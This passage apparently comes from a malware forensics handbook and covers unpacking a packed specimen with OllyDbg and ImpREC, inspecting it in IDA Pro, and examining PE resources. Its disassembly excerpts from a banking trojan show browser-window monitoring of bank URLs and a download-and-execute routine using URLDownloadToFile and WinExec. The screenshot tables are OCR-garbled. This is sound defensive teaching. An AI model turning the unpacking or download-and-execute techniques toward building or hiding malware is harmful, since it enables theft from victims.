| 304DC088             | . 880D A4F               | C4D00 MC | U ECX.DW             |                        | S: [4DFCR4]<br>S: [EBX] | Video.004E11                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
|                      |                          |          |                      | manage an large an     |                         | The second secon |

Figure 6.29 Finding the OEP of a suspect program

▶ Once the OEP is located, the debugged process can be dumped with the OllyDump plug-in, which can be invoked by either right-clicking in the CPU pane or by selecting the plug-in from the Plug-ins Menu as shown in Figure 6.30.

| C File View Debu                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | g Plugins Options Wi                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | indow Help                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                           |                                                |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------|------------------------------------------------|
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | 1 Bookmarks  2 Command line                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | +: LEMTW                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | H C /                                                                     | KB                                             |
| 9940C945 ? 88EC<br>3940C947 ? 83C4 F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | a 3 OliyDump 🕨                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | Dump debugged process                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                           |                                                |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | 4F2FF CHLL UIGEO.00<br>8FC4D00 HOU EBX, DWDRD<br>HOU EBX, DWDRD                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | Find OEP by Section Hop                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                                                                           | EOBE                                           |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | SFE4DEB HOU ECX, DWORD                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | Ontions                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                                                                           | E118                                           |
| 040C070 . E8 738                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | SFD4800 HOU EDX, DWORD<br>BFSFF CALL Video.04<br>4FS4D00 HOV ECX, DWORD                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | About                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                           | BFE8                                           |
| 04400870         2         26815         1           0440087         7         26         660           0440088         5800         8         8800           0440088         5815         4         8803           0440088         5815         4         8815           0440088         5815         4         8815           0440086         5815         4         8           0440086         7         8803         8           0440088         8805         8         8           0440088         8805         8         8           0440088         8805         8         8           0440088         8805         8         8           0440088         8805         8         8 | 100 EAX, DMGR<br>C0F4B06 100 EAX, DMGR<br>FF8FF CRLL UIdeo, 6<br>4FC4D69 100 EXX, DMGR<br>100 EAX, DMGR<br>0054B06 100 EAX, DMGR<br>FF8FF CRLL UIdeo, 8<br>FF84D8 100 EXX, DMGR<br>FF84D8 100 EXX, DMGR<br>FF84D8 100 EXX, DMGR<br>FF84D8 100 EXX, DMGR<br>FF84D8 100 EXX, DMGR<br>00 EXX, DMGR<br>FF84D8 100 EXX, DMGR<br>0494B08 LDMGR<br>0494B08 LDMGR<br>0494 | 0 PTR DS:(480F1C)<br>0 PTR DS:(480F4A)<br>0 PTR DS:(480F4A)<br>0 PTR DS:(480540)<br>0 PTR DS:(480540)<br>0 PTR DS:(480540)<br>0 PTR DS:(480118)<br>0 PTR DS:(48118)<br>0 PTR DS:(40F640)<br>0 PTR DS:(40F6 | Video.0<br>Video.0<br>Video.0<br>Video.0<br>Video.0<br>Video.0<br>Video.0 | 04E117<br>048D58<br>04E114<br>04AE16<br>04E114 |

Figure 6.30 Dumping with OllyDump

▶ In selecting to dump the debugged process, OllyDbg presents the user with an interface revealing the OEP address of the extracted binary, DC044, as shown in Figure 6.31. By selecting to dump debugged process, the "new" unpacked binary will need to be saved to disk.

| lyDump - Vid   | eo.exe |            |        |                | (      |
|----------------|--------|------------|--------|----------------|--------|
| Start Address: | 400000 | Size:      | CA7000 | 1              | Dump   |
| Entry Point    | CSE001 | -> Modify: | DC044  | Get EIP as OEP | Cancel |

| Section | Virtual Size | Virtual Offset | Raw Size  | Raw Offset | Charactaristic / |
|---------|--------------|----------------|-----------|------------|------------------|
| CODE    | 000000000    | 00001000       | 0000 C000 | 00001000   | C0000040         |
| DATA    | 00003000     | 000DD000       | 00003000  | 000000000  | C0000040         |
| BSS     | 00002000     | 000E0000       | 00002000  | 000E0000   | C0000040         |
| idata   | 00003000     | 000E2000       | 00003000  | 000E2000   | C0000040         |
| tis     | 00001000     | 000E 5000      | 00001000  | 000E 5000  | C0000040         |
| stebr.  | 00001000     | 000E 6000      | 00001000  | 000E 6000  | C0000040         |
| .reloc  | 0000F000     | 000E7000       | 0000F000  | 000E7000   | C0000040         |
| <       |              |                |           |            | >                |

Figure 6.31 Acquiring the OEP of a dumped suspect program

► At this point, the dumped suspect program is unpacked, but the Import Table and Import Address Table ("Imports") are most likely corrupted (this can be tested by attempting to execute the program in the sandboxed environment). Refer to <u>Chapter 5</u> for a discussion about the Import Table and the Portable Executable file structure.

- OllyDump has a feature to rebuild the Imports as do PE Tools (Xmas Edition) and LordPE.
- An alternative, discussed in the next section, is to rebuild the Imports while the suspect program is still loaded in OllyDbg and running in memory.

### **Reconstructing the Imports**

► As we discussed in <u>Chapter 5</u>, dynamically linked executable programs require certain dynamic link libraries (.*dlls*) to

successfully execute.

- When a dynamically linked program is executed, the Windows loader reads the Import Table and Import Address Table of the PE structure, identifies and loads the *.dlls* (and associated functions) required by the program, and maps them into process address space. Thus, if the Imports are corrupted, the program will not be able to successfully execute and load into memory.
- The Imports can be reconstructed using Import Reconstructor (ImpREC).<sup>86</sup> While the suspect process is still running after having been executed with OllyDbg, attach to the suspect process by selecting it from the ImpREC active process drop-down menu (Figure 6.32).



#### Figure 6.32 Selecting a dumped process with ImpREC

- After attaching to the process, supply the OEP of the suspect program obtained during the dump program in OllyDbg (DC044) in the ImpRec IAT Autosearch feature window.
- By supplying the OEP and selecting IAT Autosearch, ImpREC attempts to recover the original Import Address Table of the dumped executable. ImpREC provides the user with a message box if the address of the original IAT is discovered, as displayed in Figure



#### Figure 6.33 ImpREC

- By selecting the Get Imports function, ImpREC rebuilds the Imports of the target executable. Each recovered import is demarcated as to whether it is valid or invalid. Further, the user can query ImpREC using the "Show Invalid" or "Show Suspect" functions to identify functions that may not have been properly recovered.
- Once the Imports of the target executable have been recovered and validated, the newly "refurbished" dumped executable can be saved to disk using the "Fix Dump" function (see Figure 6.34).

| Attach to an Active Process                                                                                                                             |        |                      |        |
|---------------------------------------------------------------------------------------------------------------------------------------------------------|--------|----------------------|--------|
| c:\documents and settings\manvare\desklop\video.eve (9000012C)                                                                                          |        | Pick DLL             |        |
| Imported Functions Found                                                                                                                                |        |                      |        |
| kennel02.dllFThurik.000E21E0.NbFunc 26 (decimal 38) valid VES                                                                                           |        | Show Invalid         |        |
| <ul> <li>user32 dl FThunk 000E227C NbFunc 4 (decimal 4) valid YES</li> <li>advapi32 dl FThunk 000E2290 NbFunc 3 (decimal 3) valid YES</li> </ul>        |        | Show Suspect         |        |
| eleaut02.dl FThunk.000E22h0 NbFunc:3 (decimal 3) valid YES                                                                                              |        | sum serber           |        |
| kerre02.dl FThurk.000E2200 NbFunc 4 (decinal 4) vald YES<br>advap32.dl FThurk.000E22C4 NbFunc C (decinal 12) vald YES                                   |        | AutoTrace            |        |
| <ul> <li>advapidz di FTHurik 000E22C4 NDFunc 12 (decenal 12) valid YES</li> <li>kemel32 di FThurik 000E22F8 NbFunc 58 (decenal 98) valid YES</li> </ul> |        | Auto Trace           |        |
| version dll FThunk. 000E 245C NbFunc: 3 (decimal 3) valid YES                                                                                           |        | Clear Inports        |        |
| gd32 dl FThurk 000E246C NbFunc 4C (decinal 76) valid YES                                                                                                | 8      | Lies inports         |        |
| Log                                                                                                                                                     |        |                      | -      |
| va 000E 2434 forwarded hon rod ridd di ord 0098 name FriEnterCritica@jectio<br>va 000E 243C forwarded hon mod ridd di ord 0082 name RitDeletgSetCaSect  | dumped | Videoexe saved succe | ssfull |
| Current imports                                                                                                                                         | 1.11   |                      |        |

| IAT IN       | bs needed      | New Import Infos (IID +ASCII+LOADER) | Options |
|--------------|----------------|--------------------------------------|---------|
| DEP 00000044 | IAT AutoSearch | RvA 0000000 \$29 0000258C            |         |
| RVA 000621DC | Size 00000838  | Address section                      | About   |

Figure 6.34 Reconstructing the dumped binary in ImpREC

► After saving the newly dumped and reconstructed binary, re-scan it with a packing identification utility such as PEiD, to verify that the obfuscation has been removed.

- Many of the packing detection utilities we discussed in <u>Chapter 5</u> also detect the signatures of compilers and high-level programming languages.
- The digital investigator can further verify the functionality of the binary by executing it—confirming that the program executes and exhibits the same behavior as the previous obfuscated version.

# Embedded Artifact Extraction Revisited

After successfully pulling an executable malicious code specimen from its obfuscation code, re-examine the specimen for embedded artifacts and conduct deeper static analysis of the specimen.

Re-profile the newly deobfuscated executable file using the tools, techniques, and protocol described in <u>Chapter 5</u>.

- Pay particular attention to strings, symbolic information, and file metadata that may reveal clues relating to the purpose and capabilities of the program
- Disassemble the target executable in an effort to determine the function and interrelationships of embedded artifacts, and in turn, how the totality of these relationships shape the functionality of the specimen, including;

Triggering events

Relational context of API function calls

Anticipated digital impression and trace evidence on a target system

#### 💿 Analysis Tip

#### Investigative Parallels

The digital investigator could think of dynamic analysis to some degree as surveillance of a suspect. During the course of surveillance, the investigator seeks to learn "what does the suspect do, where does he go, who does he talk to," etc. This initial evidence collection helps provide a basic overview of the suspect's activity, but often additional investigation is required. A detailed interrogation (in the parallel of malware forensics, disassembly) of the suspect (code) can help identify the remaining items of potential interest.

# Examining the Suspect Program in a Disassembler

During the course of dynamic analysis of a malicious code specimen, active system monitoring will likely yield certain clues into the functionality of the specimen. In particular, API calls made by the specimen during execution trajectory provide substantial insight into the manner in which the specimen operates and the digital impression and trace evidence that will be left on the affected system.

- Examine the specimen in IDA Pro, a powerful disassembler and debugger offered by Hex-rays.com.<sup>87</sup> A disassembler allows the digital investigator to explore the *assembly language* of a target binary file, or the instructions that will be executed by the processor of the host system.
- IDA Pro is feature-rich, multi-processor capable, and programmable, and has long been considered the *de*

*facto* disassembler for malicious code analysis and research. Although it is beyond the scope of this book to go into great detail about all of the capabilities IDA Pro has to offer, there is a great reference guide called *The IDA Pro Book* by Chris Eagle.<sup>88</sup>

▶ By spying on the API calls made by a suspect program during dynamic analysis, a helpful list of functions can be identified for exploration within IDA Pro. The following examples demonstrate leveraging the intelligence gathered during API monitoring and using IDA Pro to parse a suspect malware specimen. In particular, IDA Pro can be used to identify: (1) triggering events; (2) relational context of API function calls; and (3) anticipated network trajectory, digital impression, and trace evidence.

#### **Triggering Events**

 Triggering events are environmental or functional context variables that cause a malicious specimen to perform a certain function. In Figure 6.35, IDA Pro was used to locate the strings a specimen uses to compare against open browser windows. The code of the malware reveals numerous URLs for various financial institutions, which the specimen monitors with the FindWindow function.

```
call sub_469868

push offset aHttpWw_brades ; "http://www.

push 0 ; lpClassName

call FindWindowA

nov [ebx+00C04h], eax

nov dword ptr [ebx+08B00h], 4
```

```
xor
 eax. eax
 eax, [ebx+9D4h1
NOU
call
 sub 431F80
CMD
 dword ptr [ebx+08D0h], 4
inz
 short loc 4DAF6F
xor
 ecx, ecx
nou
 d1, 1
 eax, off 4BFC78
nou
 sub 41FAD4
call
 : CODE XREF: sub 4DAF10+1111
 sub 4DAF10+4FTi
push
 offset alltosBradescon : "https://
 : 1pClassName
push
cal1
 Findlindow
```

Figure 6.35 Using IDA Pro to discover a triggering event

#### **Relational Context of API Function Calls**

- In addition to identifying triggering events, IDA Pro can be used to identify the inextricability of certain function calls, further revealing how a malware specimen accomplishes its infection life cycle and intended purpose.
- Looking further into the code of a target specimen from Figure 6.36, the malware also uses the GetForegroundWindow and GetWindowTextA functions in tandem to identify the window that is currently in use and obtain the text from the window.

| call         | GetForegroundWindow | push   | offset amplicativoDesc : "(mplicativo desconhecido) - Alerta de s", |
|--------------|---------------------|--------|---------------------------------------------------------------------|
| nov          | esi, eax            | push   |                                                                     |
| push         | 100h ; nHaxCount    | call   | FindVindouk                                                         |
| push<br>lea  | eax, [ebp+1Param]   | test   | eax, eax                                                            |
|              | eax : loString      | ibe    | short loc AD8C12                                                    |
| push<br>call | CetForegroundVindow | push   | offset amplicativoDesc ; "(Aplicativo desconhecido) - Alerta de s"  |
| push         | eax ; blind         | push   |                                                                     |
| call.        | CetWindowTextA      | > call | FindVindowA                                                         |
| lea          | eax, [ebp+1Param]   | push   | 0                                                                   |
| push         | eax ; 1Paran        | push   | 87 05 th                                                            |
|              |                     |        |                                                                     |



Figure 6.36 Examining relational context between functions with IDA Pro

 Deeper examination of the function with IDA Pro reveals that the specimen uses the SendMessageA function to relay back the discovered window titles. This method allows the malware to selectively monitor the infected user's browser activity, targeting URLs that relate to the specified financial institutions.

# Anticipated Network Trajectory, Digital Impression, and Trace Evidence

- In addition to determining the manner in which a malware specimen performs a nefarious function, IDA Pro should be used in an effort to identify digital trace evidence potentially introduced onto a victim system.
- In particular, using IDA Pro, locate functions and references to files a malware specimen tries to download and execute. For example, in Figure 6.37, the malware makes a call to download a file. After acquiring the file, the malware executes the newly acquired binary through the WinExec function.



| a const                                          |                                                                                                                    | -                                                                |                                                              | -                                            |
|--------------------------------------------------|--------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------|--------------------------------------------------------------|----------------------------------------------|
| ER NU.                                           | 50° 1.                                                                                                             |                                                                  | ER N CA                                                      |                                              |
| push<br>push<br>push<br>lea<br>nov               | 0<br>offset CmdLine<br>edx, [ebp+uar_1C]<br>eax, [ebx+DSDCh]                                                       | LPBINDSTATUSCALLBACK<br>DWORD<br>"C:\\Windows\\Descompact.exe"   | loc_400801:<br>push 5<br>push offset CndLine<br>call VinExec | : uCntShou<br>: "C:\\Windows\\Descompact.exe |
| call<br>nov<br>lea<br>nov<br>call<br>nov<br>call | sub_447CC0<br>eax, [ebp+var_1C]<br>ecx, [ebp+var_18]<br>dx, 23E0b<br>sub_4C3590<br>eax, [ebp+var_18]<br>sub_404644 |                                                                  |                                                              |                                              |
| push<br>push<br>call<br>push<br>call<br>jmp      | eax<br>0<br>URLDownloadToFile<br>5                                                                                 | LPCSTR<br>LPUNKNOUN<br>wCmdShow<br>"C:\\Windows\\Descompact.exe" |                                                              |                                              |

Figure 6.37 Identifying potential digital impression and trace evidence with IDA Pro

- This information reveals the likely network trajectory of the malware, in addition to digital impression and trace evidence likely introduced on a victim system affected by the malware.
- Intelligence gathered through this process should be correlated with live response and post-mortem forensic findings in an effort to identify remediation considerations.

## 🗙 Other Tools to Consider

#### Visualizing Disassembly

- BinNavi: <u>http://www.zynamics.com/binnavi.html</u>
- HBGary Responder: <u>http://www.hbgary.com/responder-pro-2</u>


# Advanced PE Analysis: Examining PE Resources and Dependencies


✓ In addition to examining the suspect program for embedded entities and inspecting the assembly instructions in IDA Pro, re-examine certain PE structures in the suspect program to gain further insight into the nature and purpose of the program.

PE Resource Examination

The Resource Section (.rsrc) of the PE file contains information pertaining to the names and types of Resources embedded in the file.<sup>89</sup>

 Described in the Microsoft winnt.h header file,<sup>90</sup> the Resource Section is a hierarchical structure consisting of the header pointing to an array of Resource entries. In a PE file, this structure is collectively known as the IMAGE\_RESOURCE\_DIRECTORY, depicted in Figure 6.38.





#### Figure 6.38 Image\_resource\_directory

- Standard Resource types include icon, cursor, bitmap, menu, dialog box, enhanced metafile, font, HTML, accelerator table, message table entry, string table entry, and version information, among others. (A comprehensive listing of the predefined Resource types can be found in the winuser.h header file).<sup>91</sup>
- If references in the strings of a malware specimen connote indicia of image files, the Resource Section should be thoroughly examined.
- Resource information gives the digital investigator a window into the intentions of the attacker. For instance:
- Did the attacker make the icon associated with a malware specimen appear to be innocuous to give the

victim a sense of comfort to click on it?

- Are there embedded images in the Resources that reveal how the code will behave once executed?
- Do dialog boxes reveal the purpose and/or capabilities of the malware or the language likely to be spoken by the intended victim?
- Was version information (described next) modified to make the specimen appear to be trustworthy?
- As discussed in <u>Chapter 5</u>, certain metadata can be extracted from Windows PE files. This information includes version information from the Resource Section, which is unique textual data that describes and identifies an executable file.
- Version information is typically supplied by the user who compiled the executable during the course of compilation. Version information includes:

File version
Product version
Target OS
Language
Company name
File description
Internal name
Legal copyright
Legal trademarks
Original file name
Product name

► A number of different PE analysis tools and Resource editing tools can be effectively used to parse and extract the

contents of a target executable's resources, including PE Explorer, Resource Hacker, <sup>92</sup> CFF Explorer, <sup>93</sup> and XN Resource Editor. <sup>94</sup> Unlike many PE Resource analysis tools that simply identify that the binary contains picture data and displays American Standard Code for Information Interchange (ASCII) encoding of binary data, PE Explorer enables the digital investigator to probe the Resources and display actual embedded images, if available.

 Loading a suspect program into a PE Resource analysis tool, the digital investigator will be presented with a listing of the various Resources in the binary. Most tools provide for a hierarchical "drill down" navigation capability, similar to that of Windows Explorer. In exploring Resources, start in ascending order and slowly "peel" through the available Resources. (See Figure 6.39.)



#### Figure 6.39 Navigating PE Resources

In Figure 6.40, a dialog box Resource reveals that the target malware, a Wemon Trojan specimen, contains a "GETPASSWORD1" dialog box with Cyrillic characters; the dialog box requests a password to be entered. A Resource such as this is a good clue, suggesting not only that the malware has a password nexus, but that the attacker and/or intended recipient can read Russian.




Figure 6.40 Examining the resources of a suspect executable with XN Resource Editor

 Similarly, in the example shown in Figure 6.41, the target specimen contains a RCDATA Resource with an embedded image of a virtual keyboard and Portuguese text requesting a debit card password.




Figure 6.41 Extracting an embedded resource image with PE Explorer

 RCDATA Resources are raw data Resources for an application that permit the inclusion of binary data directly into an executable file.<sup>95</sup> Delphi executables typically contain RCDATA Resources, which include Tforms. For a discussion regarding the nuances of Delphi specimens, see the Delphi Executables text box, below.

▶ An alternative to manually exploring PE Resources is using a Resource extraction tool, such as NirSoff's ResourceExract,<sup>96</sup> which allows the digital investigator to select a target binary and copy certain Resources, such as icons, bitmap images, and cursor entries, into a destination folder.

 This approach is certainly quicker, but a downside is that it is not as methodical and thorough, and valuable Resources such as RCDATA and version information can be missed. (See Figure 6.42.)

| Filename/Wildcard:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | C:\Malwar | re\dumped_Videoexe                                                                            |                                                        |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-----------------------------------------------------------------------------------------------|--------------------------------------------------------|
| C:Docume<br>Resource types to extract<br>C:Docume<br>Resource types to extract<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Docume<br>C:Doc |           | ents and Settings\Malware Lab                                                                 |                                                        |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |           | Cursors  HTML Related Resources  Animated Cursors  Manifest Resources  Other Binary Resources | Scan Subfolders  Automatically open destination folder |
| If filename already                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | exists    | Overwrite existing file                                                                       | ~                                                      |

Figure 6.42 Extracting Resources from a suspect executable with Resource Extract

#### 👁 Analysis Tip

#### Delphi Executables

In the field, the digital investigator will likely encounter malware written in Delphi (a development environment for Microsoft Windows), such as Banking Trojans and Rogue AntiVirus variants. Delphi executables offen contain artifacts resulting from development and compilation in the Delphi environment. These artifacts, such as form files (TForms), contain valuable clues into a target specimen. Delphi form artifacts typically reside in the RCDATA resources of a target executable. In addition to exploring these artifacts in PE Resource viewer, the following tools and techniques allow the digital investigator to dig further into a Delphi executable specimen:

#### Decompiling a Delphi Executable Specimen

A very powerful tool for analyzing Delphi executables is DeDe, which allows the investigator to decompile a target Delphi executable, reverting the binary into a native project directory, including *pas* (source) files, *.dfm* (Delphi form files), and *.dpr* (Delphi) project files. After extracting the components of the executable, DeDe provides for an intuitive navigation window, allowing the digital investigator to parse the contents of the program. Individual components can be viewed for further information by selecting the respective component, such as a form (http://www.soffpedia.com/get/Programming/Debuggers-Decompilers-Dissasemblers/DeDe.shtml).

#### Viewing Delphi Forms

